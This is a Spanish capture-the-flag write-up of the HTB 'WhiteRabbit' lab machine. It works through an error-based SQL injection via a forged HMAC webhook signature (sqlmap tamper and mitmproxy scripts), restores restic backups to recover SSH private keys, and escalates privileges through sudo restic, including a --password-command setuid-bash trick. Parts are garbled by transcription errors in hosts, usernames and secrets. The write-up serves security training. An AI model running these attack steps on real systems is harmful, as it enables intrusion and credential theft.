Una vez sustituida la cabecera **x-gophish-signature** por el valor recalculado dinámicamente, el servidor aceptó la solicitud manipulada y fue posible desencadenar la **inyección SQL basada en errores**, confirmando la viabilidad del vector de ataque previamente identificado.

<pre>1 POST /webhook/d96af3a4-21bd-4bc8-bd34-37bfc67df1d HTTP/1.1 2 Host: 28efaf7d.whiterabbit.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: keep-alive 9 Cookie: rL_session= RudderEncryp%AUlPfdovkX19P7Zuh0In8RSh02]de1tc6M!%2Fd4nT07Trx%2BMnztUjt0qCfuSUqv084X0wTpblQu2g0JQ aCv2FOLXMG0AGNHFD7xRz2cAVzBDeLxutYesv3Bu51NAyjoo3qX1qfXBskbfJcE5D8A30%3D; rL_anonymous_id= RudderEncryp%AUlPfdovkX19tuc07yudxVzN9QJRN%2BvdfNoa5tmEasNaCdMVsI2577%2Ftueq7V079c%2FCQQ16KXD cookies=rL_page_init_referrer= RudderEncryp%AUlPfdovkX19tuc07yudxVzN9QJRN%2BvdfNoa5tmEasNaCdMVsI2577%2Ftueq7V079c%2FCQQ16KXD cookies=rL_page_init_referring_domain= RudderEncryp%AUlPfdovkX19tuc07yudxVzN9QJRN%2BvdfNoa5tmEasNaCdMVsI2577%2Ftueq7V079c%2FCQQ16KXD 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 Content-Type: application/sosn 13 Content-Length: 74 14 x-gophish-signature: sha256=eb02904b8dc51e5c013bb26e9d7d65db21708b044382af802aaea1a7d9692364 15 16 { "campaign_id":1, "email":"iQR l=1;", "message":"Clicked Link" 17 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Length: 844 3 Content-Type: text/html; charset=utf-8 4 Date: Mon, 15 Dec 2025 20:55:50 GMT 5 Etag: W/"34d4fhrJnwOsVNADuhss91gx37+8M60" 6 Server: Caddy 7 Vary: Accept-Encoding 8 9 You have an error in your SQL syntax on line 1 near '' LIMIT 1' (*level*:error,*tags*:{},"functionality":{itemIndex":0},*functionalName*:regular,*name*:NodeOperationError,*timestamp*:17658932150856,*node*:{"parameters":{resource":database,*operation*:executeQuery,*query*:"SELECT * FROM victims WHERE email = ?"},*options*:[]},*id*:592d6fb5-d36b-4fdd-ae76-f0a61e2cef55,*name*:Get current phising*,*score*:{"type":Bn-nodes-base.mysql,*typeVersion*:2.4,*position*:1[380,260],*waysOutputData*:true,*retryOnFail*:false,*executeOnce*:false,*notesInFlow*:false,*credentials*:{"mySql":{"id":qEq56hx9RmGSTG5v,*name*:mariaadb-phishing*},*onError*:continueErrorOutput*},*messages*:[],*obfuscate*:false,*description*:sql: SELECT * FROM victims where email = `* OR l=1;`* LIMIT 1, code:ER_PARSE_ERROR}</pre>
--	---

A partir de este punto, resultaba factible comenzar la extracción de información estructural de la base de datos. Dado que disponíamos de un punto de inyección funcional y de un canal de retroalimentación a través de los mensajes de error, amplié el script para automatizar un *dump* completo. Para ello, implementé una función *tamper* encargada de codificar cada *payload* utilizando el secreto filtrado y de incorporarlo correctamente a los parámetros de la solicitud POST. Debido a que la vulnerabilidad solo revelaba un valor por iteración, fue necesario implementar un bucle que recorriera rangos de índices y reconstruyera los resultados de forma incremental, permitiendo así la exfiltración sistemática de los datos almacenados.

```
1 import hmac
2 import hashlib
3 from lib.core.enums import PRIORITY
4 __priority__ = PRIORITY.NORMAL
5
6 SECRET = "3CWVGmndgMvdVaz0jqBiTicmv7gxc6IS"
7
8 def tamper(payload, **kwargs):
9     if not payload:
10         return payload
11
12     headers = kwargs.get("headers", {})
13
14     json_body = (
15         '{"campaign_id":1,"email":"$","message":"Clicked Link"}' % payload.replace('\"','\\\"')
16     ).encode()
17
18     sig = hmac.new(SECRET, json_body, hashlib.sha256).hexdigest()
19     headers['x-gophish-signature'] = f"sha256:{sig}"
20
21     return payload
22 |
```



La explotación automatizada del punto de inyección permitía enumerar progresivamente los *schemas* disponibles en el servidor, obteniendo finalmente los nombres de las bases de datos accesibles.

No obstante, además del enfoque basado en scripting directo, existía una segunda vía para reproducir el ataque: la utilización de un **servidor proxy interceptador** que permitiera manipular dinámicamente las solicitudes antes de que fueran enviadas al servidor objetivo. Para ello, desarrollé un script auxiliar —mostrado en la figura correspondiente— diseñado para generar las peticiones modificadas y redirigirlas a través del proxy.

```
#!/usr/bin/python3

import hmac
import hashlib
import json
from mitmproxy import http

SECRET = b'3CWGMndgMvdVAz0jqBT1cmv7gxcc6IS'

def request(flow: http.HTTPFlow) -> None:
    if flow.request.content:
        try:
            data = json.loads(flow.request.content)
            body = json.dumps(data, separators=(',', ':')).encode()
        except json.JSONDecodeError:
            body = flow.request.content

        signature = hmac.new(SECRET, body, hashlib.sha256).hexdigest()
        flow.request.headers["x-gophish-signature"] = f"sha256-{signature}"
```

El siguiente paso consistió en configurar adecuadamente **mitmproxy**, una herramienta de interceptación y manipulación de tráfico ampliamente utilizada en auditorías de seguridad. Mitmproxy actúa como un *man-in-the-middle* legítimo, permitiendo inspeccionar, modificar y reenviar tráfico HTTP(s) en tiempo real. Su arquitectura interactiva facilita la alteración de cabeceras, cuerpos de petición y parámetros criptográficos, lo que la convierte en un recurso idóneo para escenarios donde es necesario ajustar dinámicamente firmas HMAC, tokens o cargas útiles antes de su envío.

```
(usuario㉿kali)-[~/HTB/WhiteRabbit/content]
└─$ mitmproxy -s mitm_proxy.py -p 8888 --mode regular
e

((usuario㉿kali)-[~/HTB/WhiteRabbit/content]
└─$ )
```



Una vez establecido el entorno de interceptación, el tráfico generado por el script pasaba íntegramente por mitmproxy, lo que permitía validar visualmente cada solicitud, verificar la firma recalculada y confirmar que el servidor aceptaba las peticiones manipuladas. A partir de este punto, la extracción de datos se desarrolló sin impedimentos.

El análisis de la salida obtenida reveló dos bases de datos principales: **phishing** y **temp**. Dentro de esta última se identificó una tabla denominada **command_log**, compuesta por tres columnas: *id*, *command* y *date*. La exfiltración de su contenido proporcionó información especialmente sensible: se observó que se había iniciado un servidor **restic** empleando una contraseña específica, que el archivo de historial de Bash había sido eliminado y que la contraseña del usuario había sido modificada mediante un generador personalizado en la fecha **2024-08-30 14:40:42**. Estos registros constituyan evidencia directa de actividad administrativa reciente y potencialmente comprometida, lo que reforzaba la criticidad del acceso obtenido.

Para establecer conexión con el servidor **restic**, el primer paso consistió en especificar el repositorio remoto y verificar los *snapshots* disponibles. Restic —una herramienta de copia de seguridad cifrada, eficiente y orientada a la deduplicación— permite gestionar repositorios remotos mediante un modelo criptográfico robusto basado en claves simétricas. Su diseño minimalista y su énfasis en la integridad de los datos lo convierten en una solución ampliamente adoptada en entornos DevOps y de administración de sistemas.

```
[usuari0㉿kali]:[~/HTB/WhiteRabbit/content]
$ RESTIC_PASSWORD=ygcsyCvUmMdfZ8y9Amh7vwx restic -r rest:http://75951e6ff.whiterabbit.htb snapshots
repository 5b26a938 opened (version 2, compression level auto)
created new cache in /home/usuari0/.cache/restic
ID          Time           Host        Tags       Path(s)
272cad5  2025-03-07 01:18:40  whiterabbit   /dev/shm/bob/ssh
-----
```

1 snapshots

Tras identificar los *snapshots* relevantes, creé un directorio denominado **restored** y procedí a extraer su contenido.

```
(usuário㉿kali)-[~/HTB/WhiteRabbit/content]
└$ mkdir restored

(usuário㉿kali)-[~/HTB/WhiteRabbit/content]
└$ RESTIC_PASSWORD=vgcsvUmfZ89yaRllTKhe5jAmth7vxw restic -r rest:https://75951e6ff.whiterabbit.htb restore 272cad5 --target restored
repository 5b26a938 opened (version 2, compression level auto)
[0:00] 100.0% 5 / 5 index files loaded
restoring snapshot 272cad5 of [/dev/shm/bob/ssh] at 2025-03-06 17:18:40.024074307 -0700 -0700 by ctrlzero@whiterabbit to restored
Summary: Restored 5 files 4 files (572 B) in 0:00
```



Durante este proceso, emergió un archivo comprimido en formato **7z** que contenía las claves SSH asociadas al usuario *bob*. Sin embargo, al intentar acceder al contenido del archivo, el sistema solicitó una contraseña, lo que indicaba que el respaldo había sido protegido mediante cifrado.

```
(usuario@kali)-[~/HTB/WhiteRabbit/content/restored]
└ $ 7z x dev/shm/bob/ssh/bob.7z

7-Zip 25.01 (x64) - Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=es_ES.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Extracting archive: dev/shm/bob/ssh/bob.7z
--
Path = dev/shm/bob/ssh/bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed);

Break signaled
```

Para superar esta restricción, inicié un proceso de recuperación de la contraseña empleando las técnicas adecuadas para este tipo de archivos.

Una vez completado el procedimiento y obtenida la clave correcta, fue posible extraer íntegramente el contenido del archivo comprimido.

```
└─[usuario㉿kali) [~/HTB/WhiteRabbit/content/restored]
$ 7z x dev/shm/bob/ssh/bob.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale:es_ES.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Extracting archive: dev/shm/bob/ssh/bob.7z
--
Path = dev/shm/bob/ssh/bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:      557
Compressed: 572
```



Dentro del material restaurado se encontraba la **clave privada SSH del usuario bob**, junto con las instrucciones necesarias para establecer una conexión directa con el sistema objetivo. Este hallazgo constituía un punto de acceso privilegiado que permitía avanzar hacia la fase de post-exploitación y análisis interno del entorno comprometido.

```
(usuario㉿kali)-[~/HTB/WhiteRabbit/content/restored]
$ cat bob
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNza1rZKxtdJAAAAABG5vbmlUAQAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxQQAACBvDTUyRwf4Q+A2imxDnY8hbTEGrvNB0S2vaLhmHZC4wAAAJAQ+wJKEPsC
VwAAAAtzc2gtZWQyNTUxQQAACBvDTUyRwf4Q+A2imxDnY8hbTEGrvNB0S2vaLhmHZC4w
AAAEBqljKHrTqphj/Aq1RB07yEcph/uZA5ghcP72+KNsWBNNTJHAXhd4DaKbE40djyE
FMQae80HRLa9ouGYdLkJAAACXJvb3RAHVjeQECAwQ=
-----END OPENSSH PRIVATE KEY-----

((usuario㉿kali)-[~/HTB/WhiteRabbit/content/restored]
$ cat config
Host whiterabbit
HostName whiterabbit.htb
Port 2222
User bob
```

Análisis del puerto 2222 (SSH)

Gracias a la clave SSH recuperada previamente, fue posible establecer una sesión interactiva en un contenedor **Docker** que exponía un servicio SSH mapeado al puerto **2222** del sistema objetivo.

```
(usuario㉿kali)-[~/HTB/WhiteRabbit/content]
$ ssh -i id_rsa_bob bob@whiterabbit.htb -p2222
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Mar 24 15:40:49 2025 from 10.10.14.62
bob@ebdce80611e9:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@ebdce80611e9:~$ ip a
-bash: ip: command not found
bob@ebdce80611e9:~$ hostname -I
172.17.0.2
bob@ebdce80611e9:~$ 
```

Una vez dentro del entorno aislado, procedí a revisar las capacidades asignadas al usuario *bob* con el fin de identificar posibles configuraciones permisivas susceptibles de explotación. El análisis reveló un hallazgo crítico: el usuario tenía autorización para ejecutar **/usr/bin/restic** como cualquier otro usuario del sistema —incluido *root*— sin necesidad de proporcionar contraseña. Esta configuración, claramente insegura, abría la puerta a una escalada de privilegios directa.

```
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
  (ALL) NOPASSWD: /usr/bin/restic
bob@ebdce80611e9:~$ 
```

La herramienta **GTFOBins** documenta un método sencillo para abusar de restic en escenarios donde se dispone de permisos de ejecución privilegiada. Siguiendo esta técnica, el procedimiento de explotación consistía en iniciar un servidor restic local y, posteriormente, crear un repositorio remoto desde el contenedor comprometido.

```
(usuario㉿kali)-[~/HTB/WhiteRabbit/content/data]
$ sudo docker run --rm -p 800:8000 -v ./data:/data --name rest_server -e "DISABLE_AUTHENTICATION=true" restic/rest-server
Unable to find image 'restic/rest-server:latest' locally
latest: Pulling from restic/rest-server
fe07684b16b8: Pull complete
e94f344cccc89: Pull complete
507b4e466d26: Pull complete
90feeee258b6e: Pull complete
64c7c029df9a: Pull complete
edba3cafd745: Pull complete
Digest: sha256:d2aff06f47eb38637dff580c3e6bc4eaf98f386c396a25d32eb6727ec96214a5
Status: Downloaded newer image for restic/rest-server:latest
Data directory: /data
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:8000
[]
```



Una vez establecido el repositorio, era posible realizar una copia de seguridad del directorio `/root`, lo que permitía capturar información sensible perteneciente al usuario privilegiado.

```
bob@ebdce80611e9:~$ sudo /usr/bin/restic init -r "rest:http://10.10.15.63:8000/temp"
enter password for new repository:
enter password again:
created restic repository 646029ff5b at rest:http://10.10.15.63:8000/temp/
Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.
bob@ebdce80611e9:~$ 
```

Tras completar el respaldo, bastaba con extraer el *snapshot* generado para recuperar íntegramente su contenido.

```
bob@ebdce80611e9:~$ sudo /usr/bin/restic backup -r "rest:http://10.10.15.63:8000/temp" /root/
enter password for repository:
repository 646029ff opened (version 2, compression level auto)
created new cache in /root/.cache/restic
no parent snapshot found, will read all files
[0:00]          0 index files loaded

Files:      4 new,      0 changed,      0 unmodified
Dirs:      3 new,      0 changed,      0 unmodified
Added to the repository: 6.493 KiB (3.602 KiB stored)

processed 4 files, 3.865 KiB in 0:00
snapshot 794c7cab saved
bob@ebdce80611e9:~$ 
```

Con el servidor restic ya en escucha, inicié la creación del repositorio desde el contenedor, preparando así el entorno necesario para ejecutar la copia de seguridad del directorio raíz y avanzar hacia la obtención de privilegios completos dentro del contenedor.

```
bob@ebdce80611e9:~$ restic restore 794c7cab -r "rest:http://10.10.15.63:8000/temp" --target root
enter password for repository:
repository 646029ff opened (version 2, compression level auto)
created new cache in /home/bob/.cache/restic
[0:00] 0.00% 0 / 1 index files loaded
restoring <Snapshot 794c7cab [/root] at 2025-12-15 21:54:33.483561051 +0000 UTC by root@ebdce80611e9> to root
Summary: Restored 8 files/dirs (3.865 KiB) in 0:00
bob@ebdce80611e9:~$ ls -la root/root
total 32
drwx--- 4 bob bob 4096 Dec 15 21:54 .
drwx---- 3 bob bob 4096 Dec 15 21:56 ..
lrwxrwxrwt 1 bob bob 3106 Mar 24 2025 .bash_history -> /dev/null
-rw-r--r-- 1 bob bob 4096 Apr 22 2024 .bashrc
drwx--- 2 bob bob 4096 Aug 30 2024 .cache
drwx--- 1 bob bob 161 Apr 22 2024 .config
drwx--- 2 bob bob 4096 Aug 30 2024 .ssh
drwx--- 1 bob bob 505 Aug 30 2024 morpheus
-rw-r--r-- 1 bob bob 186 Aug 30 2024 morpheus.pub
bob@ebdce80611e9:~$ cat root/root/morpheus
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbWVzClrzKktdjEAAAAABG5vbmUAAAEBm0uZQAAAAAAAABAAAAAAAABnLYZ2rY5
1zaGeyW5pc3RMjU2AAAAC5pc3RwMjU2AAAQS/7fMMhsrz2K1PsCWvpv3y3U1z5CBP
UtRd9VW3U6sL0GW0c9HRSrbM0mfZgDS0tngpv5sTxKyidz8TQxb0eAAAQoHeHr+Thx
K0AAAAC2yJzINhLXNwY7ItbmldlAyNTYAAA1bm1zdilayNTYAAAADBBL9NbwyCyu7rv+w
Ja+m/e/dsXPlwE951F31Vbd7qyXQZZVRz0dHmsEyIz9mAN162emC/mx1PeBkJ3Px07rV
4AAAAAHATUBairunTnGHZU/thq+7dUb5bnQBF6dz500rLnwDaTfAAADWZseK1bGFja2xp
c3Q8Ag==
-----END OPENSSH PRIVATE KEY-----
bob@ebdce80611e9:~$ 
```

De forma complementaria al procedimiento anterior, existía una vía alternativa considerablemente más directa para obtener privilegios elevados dentro del contenedor. Dado que el usuario `bob` podía ejecutar `restic` con permisos de superusuario sin necesidad de autenticación adicional, era posible abusar del parámetro **--password-command**, el cual permite ejecutar comandos arbitrarios cuyo resultado se utiliza como contraseña para las operaciones internas de restic. Esta característica, combinada con la configuración permisiva del sistema, habilitaba una escalada de privilegios inmediata.

Accediendo al contenedor con la sesión SSH previamente obtenida, bastaba con invocar restic mediante sudo y suministrar como *password-command* instrucciones que manipularan directamente el sistema de archivos. Por ejemplo, era posible copiar el binario de `/bin/bash` a un directorio temporal y modificar sus permisos para convertirlo en un ejecutable con *setuid root*.

```
bob@ebdce80611e9:~$ sudo restic check --password-command 'cp /bin/bash /tmp/bash'
using temporary cache in /tmp/restic-check-cache-1727097037
Fatal: Please specify repository location (-r or --repository-file)
bob@ebdce80611e9:~$ sudo restic check --password-command 'chmod 6777 /tmp/bash'
using temporary cache in /tmp/restic-check-cache-1029463761
Fatal: Please specify repository location (-r or --repository-file)
bob@ebdce80611e9:~$ ls -la /tmp
total 1424
drwxrwxrwt 1 root root 4096 Dec 15 21:48 .
drwxr-xr-x 1 root root 4096 Mar 24 2025 ..
-rwsrwsrwx 1 root root 1446024 Dec 15 21:48 bash
bob@ebdce80611e9:~$ 
```



Tras ejecutar estas órdenes, el binario resultante en **/tmp/bash** heredaba privilegios de superusuario, permitiendo obtener una shell privilegiada de manera inmediata. Este enfoque, aunque conceptualmente sencillo, demuestra la criticidad de permitir la ejecución de restic con privilegios elevados, especialmente cuando se habilitan parámetros que delegan la autenticación en comandos arbitrarios.

```
bob@ebdce80611e9:~$ /tmp/bash -p
bash-5.2# id
uid=1001(bob) gid=1001(bob) euid=0(root) egid=0(root) groups=0(root),1001(bob)
bash-5.2# []
```

Análisis del pueto 22 (SSH)

Con la clave SSH correspondiente al usuario **morpheus** en nuestro poder, procedí a intentar la autenticación directa contra el sistema principal mediante SSH. El acceso resultó exitoso, lo que permitió continuar la fase de post-explotación desde un entorno con mayor visibilidad sobre la infraestructura subyacente.

```

[unauthorized@wall ~]# /etc/whitehat/content]
ssh -3 id_rsa_morpheus morphes@whitehat.hbt

The authenticity of host 'whitehat.hbt (10.129.16.69)' can't be established.
ED25519 key fingerprint is SHA256:PNKwz/rge65501XmKklat1lly9IXaogAEH951NEDrIE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'whitehat.hbt' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec 15 22:00:04 2025 From 10.10.15.63
morphes@whitehat: ~$ id
uid=1001(morpheus) gid=1001(morpheus) groups=1001(morpheus),100(users)
morphes@whitehat: ~$ id
uid=1001(morpheus) gid=1001(morpheus) groups=1001(morpheus),100(users)

1: eth0: <LOOPBACK,UP,LOWER_UP> mtu 56536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 0.0.0.0 state UNKNOWN group 1000
    inet 127.0.0.1/8 brd 0.0.0.0 scope host
        valid_lifETIME forever
        link_layer brd ff:ff:ff:ff:ff:ff
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:56:94:14:d3 brd ff:ff:ff:ff:ff:ff
        altname enp3s0
        link_layer brd ff:ff:ff:ff:ff:ff
    inet 10.129.16.69/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lifETIME preferred_lifETIME 214sec
3: br-42731ee60b9c: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/bridge brd ff:ff:ff:ff:ff:ff state UP group 1000
    inet 172.18.0.1/16 brd 172.18.0.255 scope global br-42731ee60b9c
        valid_lifETIME forever
        link_layer brd ff:ff:ff:ff:ff:ff
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/bridge brd ff:ff:ff:ff:ff:ff state UP group 1000
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lifETIME forever
        link_layer brd ff:ff:ff:ff:ff:ff
5: veth4da8960f12: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether 00:0c:9e:18:30:e1 brd ff:ff:ff:ff:ff:ff
6: veth3a20603e11: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether aa:32:2e:04:82:7 brd ff:ff:ff:ff:ff:ff link-netnsid 1
7: veth6733ad2e009c: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether d2:29:81:1e:49:29 brd ff:ff:ff:ff:ff:ff link-netnsid 2
8: veth3a20603e11: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether e4:4a:98:74:84:f4 brd ff:ff:ff:ff:ff:ff link-netnsid 3
9: vethmwpowqjzf: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether 00:0c:9e:04:41:fe brd ff:ff:ff:ff:ff:ff link-netnsid 4
10: veth4da8960f12: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether 52:4a:55:99:19:75 brd ff:ff:ff:ff:ff:ff link-netnsid 5
11: vethff0fdaf4bf2: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether 4e:40:41:fe:c4:ff brd ff:ff:ff:ff:ff:ff link-netnsid 6
12: veth3a20603e11: <NOARP,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-42731ee60b9c state UP group default
    link/ether 3e:4a:5c:04:9b:74 brd ff:ff:ff:ff:ff:ff link-netnsid 7
morphes@whitehat: ~$ 

```

En este punto resultaba pertinente retomar la información obtenida previamente del **command_log**, donde se evidenciaba que el usuario **neo** había modificado su contraseña recientemente. La inspección del sistema confirmó además que dicho usuario pertenecía al grupo **sudo**, lo que lo convertía en un objetivo de alto valor desde la perspectiva de escalada de privilegios. Cualquier mecanismo que permitiera derivar o reconstruir su contraseña supondría un acceso inmediato a privilegios administrativos.

```
morpheus@whiterabbit:~$ ls -la /opt/neo-password-generator/neo-password-generator
-rwxr-xr-x 1 root root 15656 Aug 30 2024 /opt/neo-password-generator/neo-password-generator
morpheus@whiterabbit:~$ groups neo
neo : neo sudo
morpheus@whiterabbit:~$ █
```

Para avanzar en esta dirección, era necesario extraer el binario **neo-password-generator**, identificado previamente como responsable de la generación de la nueva contraseña del usuario. La hipótesis de trabajo consistía en que el algoritmo implementado en dicho binario podría revelar patrones, claves embebidas o mecanismos deterministas susceptibles de explotación. Una vez obtenido el ejecutable, lo trasladé al entorno local para proceder a su análisis estático.



El siguiente paso consistió en importar el binario en **Ghidra**, la suite de ingeniería inversa desarrollada por la NSA, cuyo desensamblador y decompilador permiten reconstruir la lógica interna del programa con un alto grado de fidelidad. A partir de ahí, inicié el análisis estructural del ejecutable, examinando sus funciones, flujos de control y posibles rutinas criptográficas con el objetivo de identificar el mecanismo exacto mediante el cual se generaba la contraseña del usuario neo.

El análisis inicial del binario en Ghidra se centró en la función main, cuya lógica resultaba ser relativamente concisa pero conceptualmente reveladora. El pseudocódigo generado por la herramienta presentaba la siguiente estructura simplificada:

The screenshot shows two windows from the Ghidra debugger. The left window is titled 'Listing: neo-password-generator' and displays the assembly code for the main function. The right window is titled 'Decompile: main - (neo-password-generator)' and shows the corresponding C-like pseudocode.

```

1 undefined void main(void)
2 {
3     long in_FS_OFFSET;
4     local_10;
5     long local_20;
6     long local_10;
7     long local_10;
8
9     local_10 = *(long *)in_FS_OFFSET + 0x20;
10    gettimeofday((local_20 _ timeval_ptr), 0);
11    generate_password(local_20.tv_sec * 1000 + local_20.tv_usec / 1000);
12    if (local_10 != *(long *)in_FS_OFFSET + 0x20) {
13        /* WARNING: Subroutine does not return */
14        _stack_chk_fail();
15    }
16    return 0;
17}
18

```

Assembly Listing (Left):

```

0001149 ff 42 1e    CALL    <EXTERNAL>:_main
000114a ff ff       NOP
000114b             NOP
000114c 48 8b 45 f8 MOV    RAX,qword ptr [RBP+local_10]
000114d 64 48 2b     SUB    RAX,qword ptr FS:[0x28]
000114e 04 25 28
000114f 00 00 00
0001150 00 00 00
0001151 48 0f 31 fc JZ     LAB_0001203
0001152 e8 3d fe     CALL    <EXTERNAL>:_stack_chk_fail
0001153 ff ff       NOP
0001154             FLOW_OVERRIDE_CALL_RETURN(CALL_TERMINATOR)

LAB_0001203          LEAVE
0001155             RET
0001156             C3

***** FUNCTION *****
undefined main()
undefined <UNASSIGNED> <RETURN>
Stack[-0x10]:8 local_10
XREF[1]: 00011fc(j)

undefined <UNASSIGNED>
Stack[-0x20]:8 local_20
Stack[-0x28]:8 local_28
XREF[1]: 0001238(R)
XREF[2]: 000121c(*),
000122d(R)
XREF[3]: 000125e(W),
0001362(R)

Stack[-0x30]:8 local_30
XREF[2]: 000125e(W),
0001362(R)

Main
XREF[4]: Entry Point(*),
_start:00101098(*), 0010206c,
001020f8(*)
```

Decompiled Main Function (Right):

```

1 undefined void main(void)
2 {
3     long in_FS_OFFSET;
4     local_10;
5     long local_20;
6     long local_10;
7     long local_10;
8
9     local_10 = *(long *)in_FS_OFFSET + 0x20;
10    gettimeofday((local_20 _ timeval_ptr), 0);
11    generate_password(local_20.tv_sec * 1000 + local_20.tv_usec / 1000);
12    if (local_10 != *(long *)in_FS_OFFSET + 0x20) {
13        /* WARNING: Subroutine does not return */
14        _stack_chk_fail();
15    }
16    return 0;
17}
18

```

Desde una perspectiva funcional, la rutina main se limita esencialmente a obtener la hora actual del sistema mediante la llamada a gettimeofday, almacenando el valor resultante en una estructura timeval. A continuación, invoca la función generate_password pasando como argumento un valor derivado directamente de la marca temporal: el número de segundos desde época multiplicado por mil y sumado al resultado de dividir los microsegundos entre mil, lo que equivale a una conversión aproximada a milisegundos. Este detalle es crucial, ya que indica que la contraseña generada depende de forma determinista del instante temporal en que se ejecuta el binario.

El resto de la función incorpora únicamente una comprobación de integridad de pila mediante un *stack canary*, verificada a través de *_stack_chk_fail* en caso de corrupción, un mecanismo habitual introducido por las protecciones de compilador modernas y que, en este contexto, no aporta complejidad relevante al flujo lógico. La observación más significativa es, por tanto, que todo el proceso de generación de la contraseña se articula alrededor del valor temporal suministrado a generate_password, lo que sugiere que, si es posible acotar el intervalo temporal en el que se ejecutó el binario en el sistema objetivo, podría reconstruirse o bruteforcearse el valor generado.

A partir de aquí, el análisis se orienta de manera natural hacia la función generate_password, cuyo desensamblado y decompilación permiten comprender cómo se transforma ese valor temporal en la contraseña final utilizada por el usuario neo.



El examen detallado de la función `generate_password` reveló la lógica exacta mediante la cual se construía la contraseña asignada al usuario **neo**, confirmando que el binario implementaba un generador determinista basado exclusivamente en la semilla temporal proporcionada desde `main`. El pseudocódigo decompilado por Ghidra mostraba la siguiente estructura:

Listing: neo-password-generator

The screenshot shows the Immunity Debugger interface with two panes. The left pane displays assembly code for the `generate_password()` function, which includes several undefined global variables and local stack variables. The right pane shows the corresponding decompiled C code, which generates a random password by concatenating a fixed prefix, a random string of length `var1`, and a fixed suffix.

```
***** FUNCTION *****  
undefined generate_password()  
undefined8 Stack[-0x10];  
undefined1 Stack[-0x14]; l.local_14  
undefined4 Stack[-0x28]; l.local_28  
undefined4 Stack[-0x2c]; l.local_2c  
undefined4 Stack[-0x30]; 4.local_30  
undefined4 Stack[-0x34]; 4.local_34  
undefined8 Stack[-0x40]; 8.local_40  
generate_password XREF[4]: Entry Point(), main:001  
0010179 55 PUSH RBP  
001017a 48 89 e5 MOV RBP,RSP  
001017d 48 83 ec 40 SUB RSP,40  
0010181 48 89 7d c8 MOV qword ptr [RBP + local_40],RCI  
0010185 48 89 7b b8 MOV RAX,qword ptr FS:[0x28]  
0010186 48 25 00 00 00  
0010187 48 89 4f 58 MOV qword ptr [RBP + local_10],RAX  
0010188 31 c0 XOR EAX,EAX  
0010194 c7 e8 48 MOV dword ptr [RBP + local_30],0x3e  
0010195 48 83 e8 00 00 00  
0010196 48 8b 48 r8 MOV RAX,qword ptr [RBP + local_40]  
001019f 89 c7 MOV EDI,EAX  
00101a1 e8 ba fe CALL <EXTERNAL>; srand  
00101a6 c7 45 d4 MOV dword ptr [RBP + local_34],0x0  
00101a7 00 00 00 00  
00101a8 eb 29 JMP LAB_001011d8  
